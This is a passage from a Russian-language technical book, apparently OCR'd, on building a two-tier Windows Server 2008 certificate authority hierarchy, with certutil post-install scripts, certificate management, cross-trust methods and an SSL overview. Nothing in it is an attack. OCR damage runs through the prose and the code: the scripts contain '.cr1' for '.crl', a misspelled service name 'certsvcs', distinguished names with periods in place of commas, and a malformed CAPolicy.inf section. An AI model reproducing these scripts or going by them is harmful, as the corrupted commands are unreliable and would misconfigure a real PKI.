На странице **Certificate database** укажите путь, по которому будет храниться БД сервера СА. Можно использовать и дефолтное или, если на сервере есть отказоустойчивый массив (Raid1, Raid5 и производные от них), размещать БД именно на них. Нажмите **Next** (рис. 63).




Рис. 63. Список указанных настроек

На странице **Confirmation** просмотрите настройки, которые вы указали. Если вы ошиблись на каком-то этапе – вернитесь назад и исправьте ошибку. Если все правильно, нажмите **Install** и подождите, пока мастер сконфигурирует роль.

О защите корневого УЦ

Пока устанавливается корневой УЦ, наговорим немного о его защите. Как уже упоминалось, корневой УЦ должен быть постоянно отключен от сети. Подключается к сети он только для выполнения каких-либо действий с сертификатами подчиненных УЦ, а также для установки обновлений. Но этого мало. Необходимо обеспечить физическую защиту самого сервера корневого УЦ и его жестких дисков. Возможны различные варианты защиты, как аппаратные, так и программные. Например, в инструкции по установке российского УЦ КриптоПро для обеспечения защиты предлагается использовать электронный замок Соболев. Данный электронный замок представляет собой плату, которая устанавливается в PCI-слот сервера и осуществляет контроль целостности программной среды, регистрацию нольтоков достуна, а также идентификацию и аутентификацию нользователей. Другими словами, с помощью данного аппаратного комплекса злоумышленник даже при наличии полного физического достуна не сможет получить доступ к содержимому жесткого диска сервера.

Существует также и множество чисто программных решений, реализующих аналогичную защиту жесткого диска. В случае ограниченности бюджета и невозможности закупки дополнительного ПО можно воспользоваться встроенными средствами шифрования EFS в Windows Server 2008. Продумайте данный вопрос перед развертыванием PKI.

Действия после установки

После завершения установки нам необходимо выполнить еще одно важное действие – запустить ностустановочный скринт, который завершит конфигурирование параметров УЦ. Данный скринт вместе с комментариями был взят из источника. Наименования в фигурных скобках необходимо заменить на имена своих УЦ.

```
:: Создаем папку в корне диска C, где будут храниться CRT- и CRL-файлы
md C:\CertData
:: Задаем точки публикации CRL-файлов и ссылки, публикуемые в издаваемых сертификатах. То же самое и для CRT-файлов.
certutil -setreg CA\CRLPublicationURLs "65:%windir%\system32\CertSrv\CertEnroll\%%3%%8%%9.cr1\n65:C:\CertData\{ PKI-ROOT-CA }_RCA%%8.cr1\n2:http://www.{ PKI-ROOT-CA }/pki/{ PKI-ROOT-CA }_RCA%%8.cr1"
certutil -setreg CA\CertPublicationURLs "1:%windir%\system32\CertSrv\CertEnroll\%1_%%3%%4.cr1\n2:http://www.{ PKI-ROOT-CA }/pki/{ PKI-ROOT-CA }_RCA%%4.cr1"
:: Поскольку мы не можем управлять публикацией CRT-файлов, мы его
```

```

:: переименовываем в нужное имя и копируем в папку CertData
ren %windir%\system32\CertSrv\CertEnroll\*.crt { PKI-ROOT-CA }_RCA.crt
copy %windir%\system32\CertSrv\CertEnroll\{ PKI-ROOT-CA }_RCA.crt C:\CertData

:: задаем срок действия издаваемых сертификатов равным 10 лет
certutil -setreg CA\ValidityPeriodUnits 10
certutil -setreg CA\ValidityPeriod "Years"

:: Задаем параметры публикации CRL (повторяем, что было указано в CAPolicy.inf)
certutil -setreg CA\CRLPeriodUnits 90
certutil -setreg CA\CRLPeriod "Days"
certutil -setreg CA\CRLDeltaPeriodUnits 0
certutil -setreg CA\CRLDeltaPeriod "Days"
certutil -setreg CA\CRLOverlapPeriod "Weeks"
certutil -setreg CA\CRLOverlapUnits 2

:: Включаем DiscreteSignatureAlgorithm
Certutil -setreg CA\csp\DiscreteSignatureAlgorithm 1

:: включаем полный аудит для сервера CA
certutil -setreg CA\AuditFilter 127

:: Включаем поддержку сертификатов OCSP Response Signing на Offline CA:
certutil -v -setreg policy\editflags +EDITF_ENABLEOCSPREVNOCHECK

net stop certsvc && net start certsvc

:: Публикуем новый CRL в новое расположение.
certutil -CRL

```

Данный скринт необходимо выолнить только один раз. Скринт создаст в корне диска C: папку CertData, в которой будут храниться опубликованные списки CRL и файлы сертификатов сервера CA.

Разворачиваем подчиненный УЦ

Теперь в соответствии с описанной ранее архитектурой нам необходимо развернуть подчиненный УЦ второго уровня. Подчиненные центры сертификации второго уровня являются также УЦ политик и отвечают за выдачу сертификатов пользователям. Приступим к их установке.

Сервер, на котором будет развернут данный УЦ, должен входить в домен Active Directory. Все описываемые далее действия необходимо выполнять под учетной записью, обладающей правами Enterprise Admin. Как и в случае с корневым УЦ, сначала следует создать файл %systemroot%\CAPolicy.inf следующего содержания (здесь файл приводится без комментариев).

```
[Version]
Signature = "$Windows NT$"
[PolicyStatementExtension]
Policies = { PKI-ROOT-CA }CPS
[PKI-ROOT-CA ]CPS]
URL = http://www.{ PKI-ROOT-CA }/pki/policies.html
OID = 2.5.29.32.0
[certsrv_server]
RenewalKeyLength = 2048
RenewalValidityPeriodUnits = 10
RenewalValidityPeriod = years
CRLPeriodUnits = 5
CRLPeriod = days
CRLOverlapUnits = 1
CRLOverlapPeriod = days
CRLDeltaPeriodUnits = 12
CRLDeltaPeriod = hours
: Включаем дискретные алгоритмы для подписей.
DiscreteSignatureAlgorithm = 1
```

Воспользуемся оснасткой Server Manager. Так же как и в предыдущем примере, выберем добавление роли **Active Directory Certificate Services**. Далее выполняем действия, аналогичные разворачиванию Root CA до шага Setup Type. На странице **Setup Type** выбираем **Enterprise**. На следующей странице выбора типа CA выбираем **Subordinate CA**. На следующей странице указываем настройки **Private Key**, аналогичные корневому УЦ. На странице выбора имени CA укажем примерно следующее:

```
{PKI-ROOT-CA} Class 2 Root Certification Authority.
```

В поле **Distinguished name suffix** укажем:

```
OU=Information Security.O={PKI-ROOT-CA.}.C={RU}
```

Далее на странице **Certificate Request** необходимо выбрать **Save certificate request** и указать путь размещения файла запроса. Тут следует учесть, что так как наш корневой Root CA недоступен из домена, мы сохраним файл запроса и отправим его на корневой сервер (рис. 64).

Далее нам, как и в предыдущем примере, необходимо указать путь к Certificate database.

На завершающей странице **Confirmation** проверяем указанные настройки. На странице **Results** ознакомимся с результатами установки и необходимыми шагами для ее завершения.

На этапе установки **Issuing CA** у нас сгенерировался файл запроса, который нужно отправить на наш корневой центр сертификации,




Рис. 64. Сохранение запроса сертификата

чтобы тот его поднисал и выдал нам рабочий сертификат. Поэтому сконструируйте файл запроса, который был создан на странице **Certificate Request**, на корневой СА. На корневом СА выполните следующее: заунстите оснастку **Certification Authority**. Далее выберите секцию с именем **CA**, нажмите **Action** ⇒ **All Tasks** ⇒ **Submit new request**. В диалоговом окне укажите файл запроса, который был сгенерирован на этапе установки Issuing CA. Теперь запрос находится в очереди ожидания. Перейдите в секцию **Pending Requests**, выделите нужный запрос (он там, скорее всего, будет единственный), нажмите правой кнопкой и выберите **Issue** (рис. 65).

Далее перейдите в секцию **Issued certificates**, откройте сертификат, перейдите на вкладку **Details** и там нажмите кнопку **Copy to file**. Затем сохраненный файл необходимо перенести на сервер подчиненного УЦ. Корневой УЦ можно отключить от сети.

Теперь вернемся на **Issuing CA** для завершения инсталляции. В командной строке выполним следующие команды:




Рис. 65. Список запросов сертификатов

- `certutil -addstore Root имя_сохраненного_файла.crt;`
- `certutil -addstore Root имя_сохраненного_файла.crl,`

где `crt` – это файл сертификата корневого центра сертификации. Его нужно установить для обеспечения доверия этому и другим сертификатам в его ценочке. А `crl` – файл списка отзыва корневого центра сертификации. Его нужно установить для обеспечения возможности проверки сертификатов на отзыв.

Теперь можно установить сертификат на сервер СА. Для этого снова воспользуемся оснасткой **Certification Authority**. В оснастке выделим имя центра сертификации, нажмем **Action** ⇒ **All tasks** ⇒ **Install CA certificate**. В открывшемся диалоговом окне укажем файл сертификата. Если импорт прошел без ошибок, сертификат СА был установлен успешно. И в завершение установки нам необходимо так же, как и на корневом УЦ, выолнить ностустановочный скринт. Его основное отличие от приведенного ранее заключается в том, что здесь производится конфигурирование параметров AD.

```

md C:\CertData
certutil -setreg CA\CRLPublicationURLs "65:%windir%\system32\CertSrv\
CertEnroll\%3%8%9.cr1\n65:C:\CertData\{ PKI-ROOT-CA }_PICA%8.cr1\n6:http://
www.{ PKI-ROOT-CA }/pki/{ PKI-ROOT-CA }_PICA%8%9.cr1"
certutil -setreg CA\CertPublicationURLs "1:%windir%\system32\CertSrv\
CertEnroll\%1_%3%4.crt\n2:http://www.{ PKI-ROOT-CA }/pki/{ PKI-ROOT-CA }_
PICA%4.crt\n32:http://www.{ PKI-ROOT-CA }/ocsp"
certutil -setreg CA\ValidityPeriodUnits 5
certutil -setreg CA\ValidityPeriod "Years"
certutil -setreg CA\CRLPeriodUnits 5
certutil -setreg CA\CRLPeriod "Days"
certutil -setreg CA\CRLDeltaPeriodUnits 12
certutil -setreg CA\CRLDeltaPeriod "Hours"
certutil -setreg CA\CRLOverlapPeriod "Days"
certutil -setreg CA\CRLOverlapUnits 1
certutil -setreg Policy\EnableRequestExtensionList +"2.5.29.32"
Certutil -setreg CA\csp\DiscreteSignatureAlgorithm 1
certutil -setreg CA\AuditFilter 127
certutil -setreg\CA\DSConfig "CN=Configuration.DC={ PKI-ROOT-CA },DC={com}"
certutil -dspublish -f C:\CertData\{ PKI-ROOT-CA }_PICA.crt Subca
certutil -dspublish -f C:\CertData\{ PKI-ROOT-CA }_PICA.crt NTAAuthCA
net stop certsvcs && net start certsvcs
certutil -CRL

```

Итак, наша инфраструктура PKI готова. Зеленый кружочек в названии УЦ говорит о том, что инфраструктура функционирует нормально. Далее мы поговорим о различных способах выдачи сертификатов нользователя, а также о создании доверительных отношений между PKI различных организаций.

Мы немного поговорим о выдаче и отзыве сертификатов, а затем перейдем к обсуждению аспектов создания доверительных отношений между PKI организаций.

Управление сертификатами

Но начнем с обсуждения выдачи, одобрения и отзыва сертификатов, а также публикации снисков отозванных сертификатов. Для того чтобы нользователь мог занросить сертификат, ему нроще всего воспользоваться веб-интерфейсом. Наномню, что в нашей двухуровневой инфраструктуре за выдачу сертификатов нользователям отвечают УЦ второго уровня. Для занроса сертификата нользователь должен обратиться с номощью браузера по следующему адресу: http://IP_адрес_сервера_УЦ/certsrv. Откроется заглавная страница, на ней выберем **Request a Certificate** (рис. 66).



Рис. 66. Веб-интерфейс для работы с сертификатами

Далее необходимо выбрать **Advanced Certificate request**, для того чтобы можно было самостоятельно менять параметры вынускаемого сертификата. В открывшемся окне можно выбрать значение поля **Key Options**, которое будет определять шаблон сертификата. В общем случае можно выбрать шаблон пользовательского сертификата – **User**. Также можно использовать шаблон сертификата для шифрования EFS, административный, агента восстановления EFS, веб-сервера или подчиненного УЦ. Помимо шаблона, в этом окне еще необходимо определить кринтонровайде-ра, но умолчанию предлагается кринтонровайдер от Майкрософт, длину ключа, но умолчанию 1024 бит. Также в этом окне можно указать несколько дополнительных настроек, таких как возможность экспорта ключа, защита личного ключа, хранилище сертификата, формат запроса сертификата, алгоритм хеширования и использованные атрибуты. Если вам необходимо сохранить запрос сертификата в файле, например для того, чтобы передать его на флэшке или по электронной почте, то следует выбрать опцию **Save request to file** (рис. 67).



Рис. 67. Запрос сертификата

В качестве примера выберем сертификат User с ключом 1024 бит, нажмем **Submit**. На пользовательской стороне действия закончатся.

Теперь необходимо одобрить или отклонить запрошенный сертификат. Это задача администратора УЦ. Для этого нужно открыть **Administrative Tools** ⇒ **Certification Authority**. В открывшемся окне выбрать **Pending Requests**. Здесь мы можем наблюдать наш запрос сертификата, находящийся в состоянии ожидания. Нажмем правой кнопкой мыши на нем, выберем **Issue**. Если запрос сертификата необходимо отклонить, то выбираем **Deny**.

Итак, наш сертификат вынужден, теперь, для того чтобы установить данный сертификат, пользователь должен снова зайти на http://IP_адрес_сервера_УЦ/certsrv, выбрать **View The Status Of A Pending Certificate Request**. Далее нажать на ссылку на запрошенный сертификат. На странице **Certificate Issued** необходимо нажать **Install This Certificate**, после чего сертификат будет успешно установлен.

Замечу, что на машине, с которой запрашивается сертификат, следует включить **Cookies**. В противном случае на странице **View The Status Of A Pending Certificate Request** не будет ничего показано.

В случае необходимости администратор УЦ может в любой момент отозвать вынужденный ранее сертификат. Для этого ему нужно в той же консоли **Certification Authority** выбрать **Issued Certificates** и нажать левую кнопку мыши на отзываемом сертификате, выбрать **Revoke**. При отзыве сертификата следует указать причину отзыва. Возможны следующие варианты: компрометация ключа, компрометация УЦ, изменение принадлежности, замены, прекращения действия, удержания сертификата.

Завершая тему администрирования PKI, замечу, что, помимо приведенных выше способов запроса и выпуска сертификатов, также можно воспользоваться консольными утилитами `certreq` и `certutil`. `Certreq` позволяет выполнять все действия по запросу сертификатов, которые мы выполняли выше с помощью веб-интерфейса. Данная утилита может оказаться полезной при ручном запросе сертификата с подчиненного УЦ или запросе тестовых сертификатов с нового сервера (ведь стоит отметить, что на некоторые виды УЦ мы не устанавливали веб-интерфейса для работы с сертификатами). С помощью этой утилиты можно решить множество различных задач. Для того чтобы более подробно познакомиться с ее функционалом, введите `certutil /?`.

Доверительные отношения

Рассмотрев работу по администрированию сертификатов и CRL, перейдем к более сложной теме, а именно к созданию доверительных отношений между PKI.

Когда организация внедряет инфраструктуру PKI, то, как правило, она доверяет лишь сертификатам собственного выпуска. Однако существуют также ситуации, когда нисьма, передаваемые по электронной почте, или документы от сторонних организаций имеют сертификаты, которым данная организация должна доверять. В таких случаях обычно используют доверительные отношения и кросс-сертификацию. В Windows Server 2008 существует несколько методов доверительных отношений.

- **Список доверенных сертификатов (Certificate trust lists, CTLs)** – это список хешей. Каждый хеш в списке – это публичный ключ корневого УЦ. Сам CTL подписан сертификатом владельца данного списка. CTL позволяет администратору указать

тины сертификатов с помощью содержимого поля **Extended Key Usage (EKU)**, которым может доверять этот УЦ.

- **Общий корневой УЦ** – если две организации имеют иерархию УЦ, которая использует общий корневой УЦ, всем сертификатам в этом общем УЦ доверяют обе организации. В качестве альтернативы, если две организации доверяют сертификатам, выданным третьей, каждая из этих двух разворачивает свою инфраструктуру УЦ, доверяя данной организации. Еще одним вариантом является использование сертификата коммерческого УЦ, которому будут доверять обе организации.
- **Кросс-сертификация** – организация может использовать сертификаты, вынесенные УЦ другой организации. После выпуска сертификата он становится доверенным в иерархии УЦ другой организации. При необходимости можно ограничить типы сторонних сертификатов, которые могут являться доверенными.
- **Мост УЦ (Bridge CA)** – этот метод позволяет многим организациям установить доверие УЦ. Каждая организация вынуждает сертификаты для общего мостового УЦ, который вынуждает сертификаты для иерархии УЦ каждой из организаций.

Список доверенных сертификатов

Начнем с обсуждения CTL. CTL – это разработанное Майкрософт решение для доверия сертификатам других организаций. С помощью CTL можно установить ограничения для сертификата корневого УЦ, включая срок действия доверенных сертификатов. Если сертификат от «чужой» иерархии УЦ не входит в CTL, данный сертификат будет отклонен. В качестве примера настроим использование CTL с помощью групповых политик. Обратите внимание на то, что список доверенных сертификатов будет действовать только на компьютерах, к которым применяется данная групповая политика.

В качестве небольшого примера рассмотрим содержимое политики доверия. Итак, откройте политику, которую необходимо редактировать. Далее необходимо открыть **Computer Configuration, Windows Settings, Security Settings, Public Key policies**, затем **Enterprise Trust**. Далее в меню **Action** выберите **New** и **Certificate Trust List**. На странице **Certificate Trust List Purpose** укажите **Valid Duration period**, срок действия CTL. В списке **Designate purposes** укажите все необходимые опции и затем нажмите **Next**. Значения **Purpose**, указанные в данном окне, определяют те сертификаты, которые будут

считаться доверенными для данного СТЛ. На странице **Certificates** добавьте один или несколько сертификатов корневого УЦ из файла и затем нажмите **Next**. На странице **Signature Certificate** нажмите **Select from Store** и затем выберите сертификат с Microsoft Trust List Signing application policy OID. На странице **Timestamping** вы можете выбрать, какой сервер службы времени использовать для СТЛ. На странице **Name And Description** укажите имя и описание СТЛ.

С помощью созданного СТЛ вы можете ограничить список доверенных сертификатов, например только теми, которые предназначены для подписи сообщений электронной почты.

Списки доверенных сертификатов СТЛ удобно использовать в случаях, когда необходимо ограничить доверие к сертификатам определенными признаками. Теперь рассмотрим другие способы взаимодействия УЦ разных организаций.

Общий корневой УЦ

Общий корневой УЦ – это УЦ, который используется двумя или более организациями в качестве корневого УЦ. Общий корневой УЦ позволяет организациям доверять любому сертификату, выданному УЦ, который входит в цепочку сертификатов от общего УЦ. Когда общий корневой УЦ используется, все сертификаты являются доверенными, и значения всех констант определяются подчиненными УЦ. Это означает, что оператор корневого УЦ может выпускать сертификаты для подчиненных УЦ для других организаций. Общий корневой УЦ может быть развернут с подчиненными УЦ, созданными в двух или более организациях.

Рассмотрим небольшой пример (рис. 68).

В этом примере обе организации – ORG1 и ORG2 – установили свои УЦ под общим корневым УЦ. Корневой УЦ необязательно должен принадлежать коммерческой организации, такой как VeriSign или RSA. В принципе, это может быть корневой УЦ, располагающийся в одной из организаций, использующей данный общий УЦ.

Обсудим преимущества и недостатки использования коммерческих УЦ.

Коммерческие УЦ

Для начала рассмотрим причины, по которым организация может доверить коммерческому УЦ роль корневого сервера своей инфраструктуры PKI.




Рис. 68. Общий корневой УЦ

- Коммерческий УЦ может использоваться для увеличения доверия к сертификатам, выпускаемым данной организацией. Наличие такого доверия весьма полезно, если у вашей организации большая сеть партнеров, находящихся в разных государствах и являющихся отдельными юридическими лицами. При работе с такими организациями, как правило, возникают трудности с теми требованиями, которые они предъявляют к партнерским сертификатам. Эти требования могут налагаться законодательными и нравовыми нормами тех государств, в которых находятся данные организации. Использование общепризнанного коммерческого УЦ позволит снять большую часть этих проблем.
- Еще одним преимуществом применения коммерческого УЦ является отсутствие необходимости обеспечения защиты и поддержки корневого УЦ. У организации – владельца коммерческого УЦ имеется достаточное количество специалистов, обладающих необходимыми навыками для выполнения этих задач. Так что для небольших организаций использование коммерческих УЦ может позволить существенную экономию на обслуживании инфраструктуры РКІ в целом.

Теперь поговорим о недостатках. Не во всех организациях возможно использование коммерческих УЦ в качестве корневого УЦ. Госструктуры предъявляют повышенные требования к информационной безопасности вообще и к инфраструктуре РКІ в частности. В соответствии с этими требованиями использование внешнего, а тем более иностранного удостоверяющего центра (например, Verisign) недопустимо, так как данный УЦ не соответствует требованиям этого государства. Также не всегда допустимо размещение корневого УЦ на сторонней площадке, вне сетевой инфраструктуры данной организации.

Не стоит еще забывать и о совокупной стоимости владения инфраструктурой РКІ. Так, крупной организации может оказаться проще самостоятельно поддерживать свою инфраструктуру РКІ, при необходимости устанавливая доверительные отношения с инфраструктурами РКІ компаний-партнеров, и соответствовать всем стандартам и требованиям, чем тратить деньги на использование коммерческого УЦ и иметь связанные с этим проблемы.

Для того чтобы узнать более подробно об услугах коммерческих УЦ, вам необходимо зайти на сайт соответствующих компаний.

Кросс-сертификация

Кросс-сертификация позволяет вынудать сертификаты УЦ для вашей организации и ваших партнеров. Кросс-сертификация является тем связующим звеном, которое позволяет взаимодействовать УЦ двух различных организаций. В источнике [2] приводится следующий пример кросс-сертификации: УЦ IssuingCA вынудает сертификат для корневого УЦ в иерархии УЦ корпорации Adatum. В результате кросс-сертификации УЦ Adatum становится подчиненным УЦ для IssuingCA. Фактически кросс-сертификация «склеила» иерархию УЦ корпорации Adatum с иерархией УЦ Fabrikam (рис. 69).

Преимущество кросс-сертификации заключается в том, что вам не нужно нерывнудать какой-либо сертификат для пользователей вашей организации. Ваши партнеры просто выбирают УЦ в вашей иерархии для получения сертификата с помощью кросс-сертификации.

Для того чтобы определить критерии для доверия сертификатам, вынудаящая организация должна определить условия и параметры, которые будут использоваться при создании кросс-сертификации. В соответствии с условиями этих фильтров доверенными будут считаться только те сертификаты, которые им соответствуют.




Рис. 69. Кросс-сертификация

Стоит также отметить, что кросс-сертификация поддерживается начиная с Windows XP. Для более ранних версий клиентских операционных систем необходимо использовать списки доверенных сертификатов CTL для указания доверенных сертификатов в других организациях.

Мост УЦ

Альтернативой кросс-сертификации может стать использование моста УЦ (Bridge CA). Мост УЦ позволяет нескольким организациям использовать сертификаты, вынужденные иерархией УЦ другой организации. Дело в том, что кросс-сертификация может быть обременительна, когда существует множество иерархий УЦ, так как в этом случае число взаимных сертификатов растет в геометрической прогрессии. Если имеются иерархии УЦ, будет два сертификата, но если иерархий УЦ будет четыре, им придется обменяться уже двенадцатью сертификатами. В какой-то момент возможна ситуация, когда приложение пользователя утратит способность проходить эту цепь для выяснения допустимости возможно легитимного предъявленного ему сертификата, то есть реализация данного приложения не имеет вычислительных возможностей для прохождения цепи такой протяженности. В данном случае решением будет Bridged CA (мостовой УЦ).

Отдельный Bridge CA обменивается взаимными сертификатами со всеми Root CA имеющихся иерархий. Это уменьшает длину цепочки, которую необходимо пройти приложению, чтобы провести аутентификацию сертификата, предъявленного ей извне ее УЦ. Это основная причина реализации Bridged CA, однако такая технология выгодна потому, что она упрощает аннулирование взаимной сертификации. Вместо размещения 12 сертификатов необходимо будет разместить только один – тот, что вынужден Bridge CA для взаимной сертификации.

Организации, как правило, используют сертификаты мостовых УЦ охотнее, чем офлайн УЦ. Это позволяет быстрее получать информацию об отзыве сертификата, если организация выходит из иерархии моста УЦ. Если сертификат моста УЦ вынужден корневым или офлайновым УЦ, список отозванных сертификатов не может быть опубликован на продолжительный период, тогда как вынуждающий УЦ может публиковать CRL ежедневно или еженедельно.

В зависимости от размеров, технологии, расположения и структуры организации администраторы могут выбрать различные варианты взаимодействия УЦ. Далее мы поговорим об использовании PKI на основе Windows Server 2008 для работы с различным программным обеспечением.

Ранее мы рассмотрели различные вопросы, связанные с работой инфраструктуры открытого ключа. У многих после прочтения предыдущего материала могло сложиться впечатление, что PKI вообще и сертификаты в частности являются сами по себе мощным средством защиты информации. Однако это не совсем так: инфраструктура открытого ключа является лишь средством, позволяющим усилить защищенность сети при решении прикладных задач. Типичными прикладными задачами для PKI могут являться использование сертификатов при шифровании SSL, электронной подписи документов, VPN-соединениях и других задачах.

Начнем с внедрения SSL-шифрования для веб-серверов, а затем поговорим о защите электронной почты.

Принцип работы SSL

Использование шифрования само по себе существенно увеличивает защищенность сетевого трафика, так как злоумышленник лишается возможности прослушивания и модификации проходящего. Это особенно критично при передаче различных паролей и секретных документов.

Как известно, используемый веб-серверами по умолчанию протокол HTTP не осуществляет шифрования данных между клиентом и сервером. Для решения данной проблемы веб-сервер может использовать протокол SSL (Secure Socket Layer), позволяющий осуществлять шифрование трафика. Для полноценного функционирования SSL необходимы сертификаты и инфраструктура PKI.

Поговорим о том, как работает протокол SSL.

В упрощенном виде процесс работы протокола представлен на рис. 70.



Рис. 70. Процесс работы протокола SSL

Кратко поясню приведенное на рисунке. Клиент отправляет серверу запрос на установление соединения, сообщая также список поддерживаемых шифров и хеш-функций. Сервер отвечает сообщением, содержащим публичный ключ сервера, а также самый сильный из предложенных шифров и хеш-функцию. В случае если аутентификация двусторонняя, сервер также запрашивает сертификат клиента. Понятно сервер передает клиенту настройки шифрования, используемый алгоритм и другие данные. Затем клиент шифрует некоторое случайное число с помощью открытого ключа сервера и отправляет результат на сервер. Сервер с помощью своего закрытого ключа расшифровывает ключ симметричного шифрования. Так устанавливается зашифрованное соединение, и все данные передаются уже по

защищенному каналу. При необходимости в процессе работы может меняться ключ симметричного шифрования. Если любое из перечисленных выше действий не удастся, то рукопожатие SSL не удалось, и соединение не создается.

Применительно к веб-серверам HTTPS-соединение выглядит следующим образом: когда пользователь вводит URL, происходит процесс установки SSL-соединения, в результате чего устанавливается соединение. Далее веб-сервер передает сертификат браузеру клиента. Для аутентификации веб-сервера браузер клиента производит проверку, включающую в себя проверку цепочки сертификатов, соответствие имени DNS в сертификате, имени в HTTPS URL, срок действия сертификата и не отозван ли он.

